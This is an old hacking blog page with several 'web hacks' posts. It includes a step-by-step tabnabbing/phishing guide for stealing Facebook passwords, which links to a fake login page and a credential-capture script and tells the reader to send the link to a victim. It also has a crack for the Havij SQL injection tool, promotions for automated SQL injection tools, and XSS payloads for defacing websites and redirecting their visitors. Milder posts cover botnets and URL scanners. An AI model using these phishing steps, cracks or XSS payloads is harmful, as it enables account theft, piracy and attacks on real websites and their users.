This is default featured post 1 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured post 2 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured post 3 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured post 4 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured post 5 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

Showing posts with label WEB HACKS. Show all posts

Sunday, 11 March 2012

HACK FACEBOOK BY TABNABBING-NEW KIND OF PHISHING ATTACK

Hi friends I already posted couple of articles on Phishing.Phishing is the easiest method to hack any kind of account because it doesnt involve any experience of Programming and Hacking.All you need is a bunch of codes(To Create Phishing Pages) and a little common sense on how to trick your victim.

Today I am going to explain one of the new type of Phishing attack called Tabnabbing.
Before reading this article I would strongly recommend you to go through the below articles

How To Hack Gmail By Phishing
How To Hack Facebook By Phishing


What is Tabnabbing?
Tabnabbing also known as ‘Tabnagging‘ and ‘Tabnapping‘ which is a new type of Phishing attack.It works similarly like Phishing but this attack is much more convincing than Phishing.When victim browses on multiple tabs, then one of the tab automatically changes into fake login page when the victim is away from that page.

How It Works?
As stated earlier this attack works when user opens multiple tabs

Initially victim navigates a normal looking page.
When victim switches to another tab, the attacker redirect their site to a phishing page.
When victim came back to attacker page, they’ll see the phishing page.(Victim assumed he open the site previously)
Victim entered their login information and this login information is sent to your server and the phishing page is login successful, so the victim don’t have any clue that their information was hacked.
How To Hack Facebook By Tabnabbing?
Requirements:
1.Basic knowledge on How Phishing works
Read below articles to know how Phishing works:

How To Hack Gmail By Phishing
How To Hack Facebook By Phishing
2.A free web hosting account.
For this I would recommend yourfreehosting.net, 110mb.com, 000webhost.com ,drivehq.com,byehost.com
3.You should have following files which are necessary for Tabnabbing

Facebook.html -Fake Facebook login page (phisher)
login.php - Script which captures the login details of the victim
google.html - Standard google page used to trick the user
tabnabb.js - Java script which is required for tabnabbing
<<<DOWNLOAD ALL THE FILES FROM HERE>>>
Password is alltechbuzz.in


How To Do Tabnabbing~Procedure:


1.After Downloading upload facebook.html ,login.php & google.html to your webhosting excluding tabnabb.js


2.After uploading these three files then open facebook.html and copy the link of facebook.html.


3.Now open tabnabb.js with notepad and search for Enter your url here.
4.Replace it with the url of facebook.html.


5.Now upload tabnabb.js to your web hosting.
6.I hope that now you have successfully uploaded all the files to your webhosting.


7.Now you have to send google.html link to your victim.
8.To know whether your Tabnabbing is working or not just open google.html and open few tabs and wait for few seconds now your google.html will automatically change into facebook.html fake login page.
9.Now if the victim enters his details into the page then the password is yours.


How To Protect Yourself From Such Attacks?

Always keep your Browser and softwares up to date.
Use a Good Antivirus and Anti Malware.
Always check the url in the address bar while you are logging in into some social networking site.
Never enter your password on suspicious web pages.
Update:If you dont want to Tabnabb and if you want to do only Phishing then just send facebook.html page to the victim.Use 000webhost.com for hosting the files.

A new type of Phishing it can fool even the most security-conscious Web surfers.

Most Internet users know to watch for the telltale signs of a traditional phishing attack: An e-mail that asks you to click on a link and enter your e-mail or banking credentials at the resulting Web site. But a new phishing concept that exploits user inattention and trust in browser tabs is likely to fool even the most security-conscious Web surfers.
As Mozilla Firefox creative lead Aza Raskin describes it, the attack is as elegant as it is simple: A user has multiple tabs open, and surfs to a site that uses special javacript code to silently alter the contents of a tabbed page along with the information displayed on the tab itself, so that when the user switches back to that tab it appears to be the login page for a site the user normally visits.
Consider the following scenario: Bob has six or seven tabs open, and one of the sites he has open (but not the tab currently being viewed) contains a script that waits for a few minutes or hours, and then quietly changes both the content of the page and the icon and descriptor in the tab itself so that it appears to be the login page for Gmail.
In this attack, the phisher need not even change the Web address displayed in the browser’s navigation toolbar. Rather, this particular phishing attack takes advantage of user trust and inattention to detail, or what Raskin calls “the perceived immutability of tabs.” Then, as the user scans their many open tabs, the favicon and title act as a strong visual cue, and the user will most likely simply think they left a Gmail tab open.
“When they click back to the fake Gmail tab, they’ll see the standard Gmail login page, assume they’ve been logged out, and provide their credentials to log in,” Raskin explained. “After the user has enter they have entered their login information and sent it back your server, you redirect them to Gmail. Because they were never logged out in the first place, it will appear as if the login was successful.”
Raskin includes a proof-of-concept at his site, which is sort of creepy when you let it run. In fact, at least once while composing this blog post in Firefox I went to click on the tab that had my Gmail inbox open, only to discover I’d accidentally clicked on Raskin’s page, which had morphed into the fake Gmail site in the interim.
It’s important to keep in mind that this attack could be used against any site, not just Gmail. Also, Raskin includes a few suggestions about how this attack could be made far sneakier — such as taking advantage of CSS history attacks.
Of course, if you are browsing with the excellent “Noscript” add-on and this is a site you have not allowed to run javascript, the proof-of-concept won’t work until you allow javascript on the page. It did not work completely against the Safari browser on my Mac (no favicon), and the test page failed completely against Google Chrome. [Update: As several readers have correctly pointed out, this attack does in fact work against Chrome, although it doesn't seem to change the favicon in Chrome tabs].
I’m left wondering what this new form of phishing will be called if it is ever adopted by the bad guys. Tabnabbing? Tabgrabbing? See if you can coin a better phrase in the comments below.
Update, May 25, 7:55 p.m. ET: Researcher Aviv Raff has posted an interesting proof-of-concept of his own that shows how this attack can work against Firefox even when users have the Noscript add-on installed and in full paranoid mode. Raff crafted his page, which is a mock up of this blog post, to morph into an image of the Gmail login page, and it will reload every 20 seconds but will only change to the sample phish page if you move to another tab with your mouse, or after 10 reloads (in case you moved with the keyboard). So it will change only after 3 minutes or so, unless you move to another tab with your mouse.
“I was trying to find a way to work around the javascript need for the [proof-of-concept],” Raff said in an instant message. “First I was able to do this without knowing if the user moved to a new tab. Now I can almost be sure of that.”
Update, May 27, 11:41 p.m. ET: For Firefox users with the Noscript plugin, there is an update to the program that can block these types of tabnabbing attacks.

How To check Suspecious website and link for virus,malewares and phishingpage.


Viruses and malwares can break into your system from a number of sources and cause serious impact on your computer system. Hence, it is extremely essential to protect your computer such threats. Most of us are aware of the fact that e-mail attachments, torrents, P2P clients, etc are some of the most common sources through which viruses and malwares infiltrate into our system. But nowadays, even websites have become as infectious as any other source.

Fortunately, there are lots of online scanners that can quickly scan websites for any malicious content. If you are a webmaster wanting to scan your website or you just want to check a website for malicious content, below are few of the best tools that can help you to do so.
1. URLVoid.com – URLVoid.com is a really handy tool to scan any website for malicious content. Just enter the URL of the website you want to scan and then hit the “Scan Now” button. Within just a few seconds, you will get a report stating whether the site is clean or not.
URLVoid Website Scan
2. AVG Online Web Page Scanner – AVG Online Web Page Scanner enables you to scan suspicious links for viruses and malware. It scans the web pages in real-time and checks if the web pages contain any hidden drive-by downloads.
AVG Online Web Pages Scan
3. Google Safe Browsing – This handy little tool from Google enables you to test any website for malicious content. It is based on the Google Safe Browsing API. To test any website all you got to do is enter the following in your address bar – http://www.google.com/safebrowsing/diagnostic?site=targetwebsite.com.
Google Safe Browsing
4. Online Link Scan – Online Link Scan is a fast, easy-to-use tool that enables you to scan any URL for viruses, malware as well as phishing. It uses the reports generated by PhisTank, AVG, Google Safe Browsing as well as SiteTruth to provide you an overall report of the target URL.
Online Link Scan
5. Norton Safe Web - Norton Safe Web is a new tool from Norton that analyzes web sites for online threats like viruses, malware, spyware and phishing. It scans the target URL and provides you detailed reports about the various threats on the site. It also creates a Norton rating based on the reports.
Norton Safe Web
6. Dr.Web Online Check – Dr.Web Online check quickly scans websites for viruses and malwares and reports if the website is clean or not. All you gotta do is enter the URL and hit the “Scan” button. It quickly scans the website and creates a report stating whether the website is clean or not.
Dr.Web Online Check

Saturday, 10 March 2012

Simplest way to download Google Books!.


You must familiar with term Google Books. Its online dictionary where you can find almost every book. But there are some limitation that you can’t download them, only can just read them online. Today I will tell you 2 Best Ways To Download Google Books For Free. There are some requirement that for download them you need mozilla firefox. If you don’t have one you can download it here. Now let’s get started.
How to do this?
Method 1( Using Greasemonkey)
Step 1:
Download/install Greasemonkey addon(Customize the way a web page displays or behaves, by using small bits of JavaScript.) in Firefox
Install this userscript :google book download
Download/insall the Flashgot (FlashGot is the free add-on for Firefox and Thunderbird, meant to handle single and massive (“all” and “selection”) downloads with several external Download Managers. )
Download/install Flashget(Download Manager)
Step 2: 
View your favorite book.
For Example: http://books.google.com/books?id=Tmy8LAaVka8C&printsec=frontcover
In the left panel, click Download this book
Select all pages, right-click, choose FlashGot Selection
Press OK to start downloading. Note : Download only one page at a time, or your IP will be banned
After the downloading is finished, in FlashGet, left panel, choose Downloaded folder.
Select all pages of the book, right-click, choose Rename -> Comment As Filename
Read book
Method 2 
I am pretty sure that most of us have atleast heard of this method if we haven’t tried. Yes, I am talking about the tool, Google Books Downloader. This tool has been there since ages and people have been loving it since then as it is so very easy to use.
In order to use this tool to download Google Books for free, you need the book code for that respective code. So visit the Google Books website, and get its code.
Now, copy that book code and paste it in the respective field provided on the GBD and then click on Check button. Once it searches and finds the book for you, all you need to do is click on Download entire book button.

GBD will download the complete book if it is available on Google Books or it would download the pages that are available in PDF format once the book is downloaded and you click on Save Book button.

Tuesday, 6 March 2012

Havij 1.15 Pro Free crack.


Instruction:
---------------


1:>Run Havij.exe

2:> Once it opens you will see register..


3:> Click Register Make sure you are connected to the internet


4:> Under Name: You write:Your Name or anything
5:>Under File: You select the folder where you are currently running the Havij program from and select Havij Key


6:> Done....

Automatic SQL Injection Exploitation Tool:The Mole v0.3 Released!!..


Nasel has just released the new version of The Mole, an automatic SQL Injection exploitation tool. Only by providing a vulnerable URL and a valid string on the site it can detect the injection and exploit it, either by using the union technique or a boolean query based technique.


This release has introduced new features compared with the previous one, among these you can find that The Mole is now able to exploit injections thourgh cookie parameters. A new promising feature is that now you can exploit injections that return binary data, to achieve this the mole uses uses HEAD requests and analyzes the headers received (the size of the binary to download usually differs when the query was successful or not) and does not need to download the full binary data.


In this release there has been a major change in the The Mole's architecture, and now allows to easily insert filters in order to bypass IPS/IDS rules or modify the query on runtime. You can see a tutorial on how to write these filters in the tutorial section of the tool's site.


Feature:

Support for injections using Mysql, SQL Server, Postgres and Oracle databases.
Command line interface. Different commands trigger different actions.
Auto-completion for commands, command arguments and database, table and columns names.
Support for filters, in order to bypass certain IPS/IDS rules using generic filters, and the possibility of creating new ones easily.
Exploits SQL Injections through GET/POST/Cookie parameters.
Developed in python 3.
Exploits SQL Injections that return binary data.
Powerful command interpreter to simplify its usage.
Download The Mole v0.3
Tutorial link: Tutorial

Wednesday, 8 February 2012

Man In The Middle (MITM) Attack.


Man in the middle attack is a type of attack in which the attacker intercept into the existing connection and breaks it in two different connections, one between the client and the attacker and the other between the attacker and the server. Now all the data would go through the attacker and he would be able to read, modify and insert data in the communication. Man in the middle attacks are sometimes known as fire brigade attacks.
This attack is very effective on http protocol because data is seny on plain text form. It is possible to capture session cookies by header and also possible to change.


                               MITM Attack tools:
There are several tools to perform a MITM attack.
  1. PacketCreator
  2. Ettercap
  3. Dsniff
  4. AirJack
  5. Cain e Abel

Sunday, 5 February 2012

BOT AND BOTNETS

 
The term bot, derived from “ro-bot” in its generic form. It is a script or set of scripts or a computer program which is designed to perform predefined functions repeatedly and automatically after being triggered intentionally or through a system infection. Bot runs automated tasks over internet. According to the type of working we can say that there are two of Bots.


Benevolent bots: Bots that are used to carry out legitimate activities in an automated manner are called benevolent bots. These are used in search engines to spider online website content and by online games to provide virtual opponent.
Malicious bots: Bots that are meant for malicious intent are known as malicious bots. bots used for DDos attack and spam bots are example of Malicious bots.


The first bot program Eggdrop created by Jeff Fisher in 1993 originated as a useful feature on Internet Relay Chat (IRC) for text based conferencing on many machines in a distributed fashion.

An IRC malicious bot program runs on an IRC host or client each time it boots in a hidden manner and controlled by commands given by other IRC bot(s). It is typically an executable file with a size of less than 15 KB in its compressed form. An IRC host computer running an IRC bot malware program becomes a Zombie or a drone (Choo – 2007). 

The first malicious IRC bot, Pretty Park Worm that appeared in 1999 contained a limited set of functionality and features, such as the ability to connect to a remote IRC server, retrieve basic system information e.g. operating system version, login names, email addresses, etc.

A collection of such type of bot affected systems are know as BOTNET (Bot Networks). A collection of compromised hosts or bot-infected machines running malware such as worms, Trojan horses, or backdoors under command & control (C&C) infrastructure.


Types of Botnets:  There are a variety of botnets in existence today. The three most commonly seen on home and office client computers are HTTP botnets that exploit vulnerabilities in web browsers, IRC botnets that allow operators to control the computers of unsuspecting users through an internet relay chat (IRC) channel, and Peer to Peer (P2P) botnets that infect files shared on P2P services like Gnutella or Limewire.

HTTP Botnets:HTTP typically is used for creation and control of botnets. Bots will sign in to an http server and wait for commands from a bot herder, or they will simply visit pre-designated sites to get commands that are coded into the site’s files.  Many HTTP bots have their own servers for downloading malware, phishing, etc. 

P2P Botnets:Many P2P applications are utilized by bot herders to share files that have bots and malware attached. In most cases, these bots are pre-programmed to perform specific functions when a file is opened, or when a container application like a game or desktop application is installed.

IRC Botnets: The most abundant use of botnets is accomplished using IRC applications. This is because the IRC protocol has been around the longest, and that is where earlier botnets operated before HTTP came along. IRC is used by a wide variety of applications to allow users to have simple text based chatting environments. Infected IRC clients log into a specific IRC server and wait for specially formatted text messages that contain commands. Commands can also be encoded into the title or name of the chat channel, so that every bot entering can be given commands. More sophisticated versions of this will group bots into sub-nets based on the tasks to be performed, or some other distinction. IRC Botnets are generally the most complex and the hardest to detect.


this is the diagram which shows how an attacker spread his bots on victims computer and control those bot program. Mostly these Affected systems are use for illegal activities by attacker without the knowledge of system owner. 

Look at the figure which shows how botnets are used in DDos attacks.

How to Avoid Botnets: 
  • Install an antivirus program from a trusted provider.
  • Make sure the operating system’s firewall is turned on, as well as the firewall of any connected router(s).
  • Keep your operating system, web browser, firewall and antivirus applications up to date.
  • Keep all media players up to date.
  • Pay close attention to the options available when installing downloaded software. Installing toolbars or other gadgets that come from sources other than the site they were created on may have bots attached to the install. Also be skeptical of installation options that ask for permission to change your browser’s home page.
  • Learn to be very critical of emails containing links of any kind or ask you to go to a specific site that you’re unfamiliar with.
if you have any query regarding this post please comment.

Dedicated Search Engine for Exploit.

 Exploitsearch.net - Exploit & Vulnerability Search Engine


This is a online search for Exploits currently utilizing data from NVD, OSVDB, SecurityFocus, Exploit-DB, Metasploit, Nessus, OpenVAS, and PacketStorm.Well search engine does the work but this is a specific search engine for better results. There not much to write about just visit the site and all your queries will be answered.
VISIT : http://www.exploitsearch.net/

Saturday, 4 February 2012

FatCal - Automatic SQL Injection tool


FatCat is an automatic SQL injection tool. This tool is useful for testing SQLI vulnerabilities of a web application. This tool can extract whole database data. FatCat Features that help you to extract the Database information, Table information, and Column information from web application. Only If it is vulnerable to SQL Injection Vulnerability.


Features:  
1)  Normal SQL Injection 
2)  Double Query SQL Injection   


In Next Version:   
1)  WAF bypass 
2)  Cookie Header passing 
3)  Load File 3) Generating XSS from SQL   


Requirement:  
1)  PHP Verison 5.3.0 
2)  Enable file_get_function  


Download:
http://code.google.com/p/fatcat-sql-injector/downloads/list

Tuesday, 31 January 2012

How to bypass Internet Explorer's XSS filter

Last night i was going through some security papers, then i have found a nice reaserch paper on bypassing Internet Explorer's XSS filter.  “read more” By default Internet Explorer 9 has a security system to help prevent Reflective XSS attacks.
There are well known shortfalls of this system,  most notably that it does not attempt to address DOM based XSS or Stored XSS. This security system is built on an arbitrary philosophy which only accounts for the most straight forward of reflective XSS attacks[1]. This paper is covering three attack patterns that undermine Internet Explorer's ability to prevent Reflective XSS.  These are general attack patterns that are independent of Web Application platform.


Read here 
https://sitewat.ch/files/Bypassing%20Internet%20Explorer%27s%20XSS%20Filter.pdf

How to deface website with Cross Site Scripting ?

                                                                        Defacing is one of the most common thing when the hacker found the vulnerability in website. Defacing is changing the content the website hacker content. Most of time, attacker use this technique to inform about the vulnerability to Admin. But it's bad idea..!


Script for chaning the background Color of a website:
<script>document.body.bgColor="red";</script>


Script for chaning the background image of a website:
<script>document.body.background="http://your_image.jpg";</script>


Defacement Page with Pastehtml:
First of all upload some defacement page(html) to pastehtml.com and get the link.

When you find a XSS vulnerable site, then insert the script as :
<script>window.location="http://www.pastehtml.com/Your_Defacement_link";</script>

This script will redirect the page to your pastehtml defacement page.

Note: You can deface only persistent XSS vulnerable sites